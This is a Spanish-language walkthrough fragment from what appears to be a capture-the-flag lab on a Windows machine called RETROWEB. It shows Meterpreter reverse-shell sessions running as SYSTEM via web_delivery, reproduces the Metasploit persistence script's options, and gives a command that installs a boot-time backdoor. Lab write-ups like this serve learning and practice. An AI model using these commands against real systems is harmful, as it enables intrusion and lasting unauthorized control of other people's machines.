
Active sessions

Id	Name	Type	Information	Connection
1		meterpreter x86/windows	NT AUTHORITY\SYSTEM @ RETROWEB	10.21.144.200:80 → 10.10.196.173:49976 (10.10.196.173)
2		meterpreter x86/windows	NT AUTHORITY\SYSTEM @ RETROWEB	10.21.144.200:80 → 10.10.196.173:49975 (10.10.196.173)

Ingreso a la sesión.

```
msf6 exploit(multi/script/web_delivery) > sessions 1
[*] Starting interaction with 1 ...
```

Aquí se explica como hacer persistencia con meterpreter.



The screenshot shows a browser window with the URL <https://www.offsec.com/metasploit-unleashed/meterpreter-service/>. The page content is a Metasploit exploit script for creating a persistent backdoor. It includes a help command (`run persistence -h`), options for persistence (e.g., `-X` for system boot), and a list of available options:

```
meterpreter > run persistence -h

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
Meterpreter Script for creating a persistent backdoor on a target host.

OPTIONS:

-A      Automatically start a matching exploit/multi/handler to connect to the a
-L      Location in target host to write payload to, if none %TEMP% will be used.
-P      Payload to use, default is windows/meterpreter/reverse_tcp.
-S      Automatically start the agent on boot as a service (with SYSTEM privileg
-T      Alternate executable template to use
-U      Automatically start the agent when the User logs on
-X      Automatically start the agent when the system boots
-h      This help menu
-i      The interval in seconds between each connection attempt
-p      The port on which the system running Metasploit is listening
-r      The IP of the system running Metasploit listening for the connect back
```

Comando utilizado.

```
meterpreter > run exploit/windows/local/persistence -X
```

## Banderas y Resultados

- ✓ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
- ✓ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.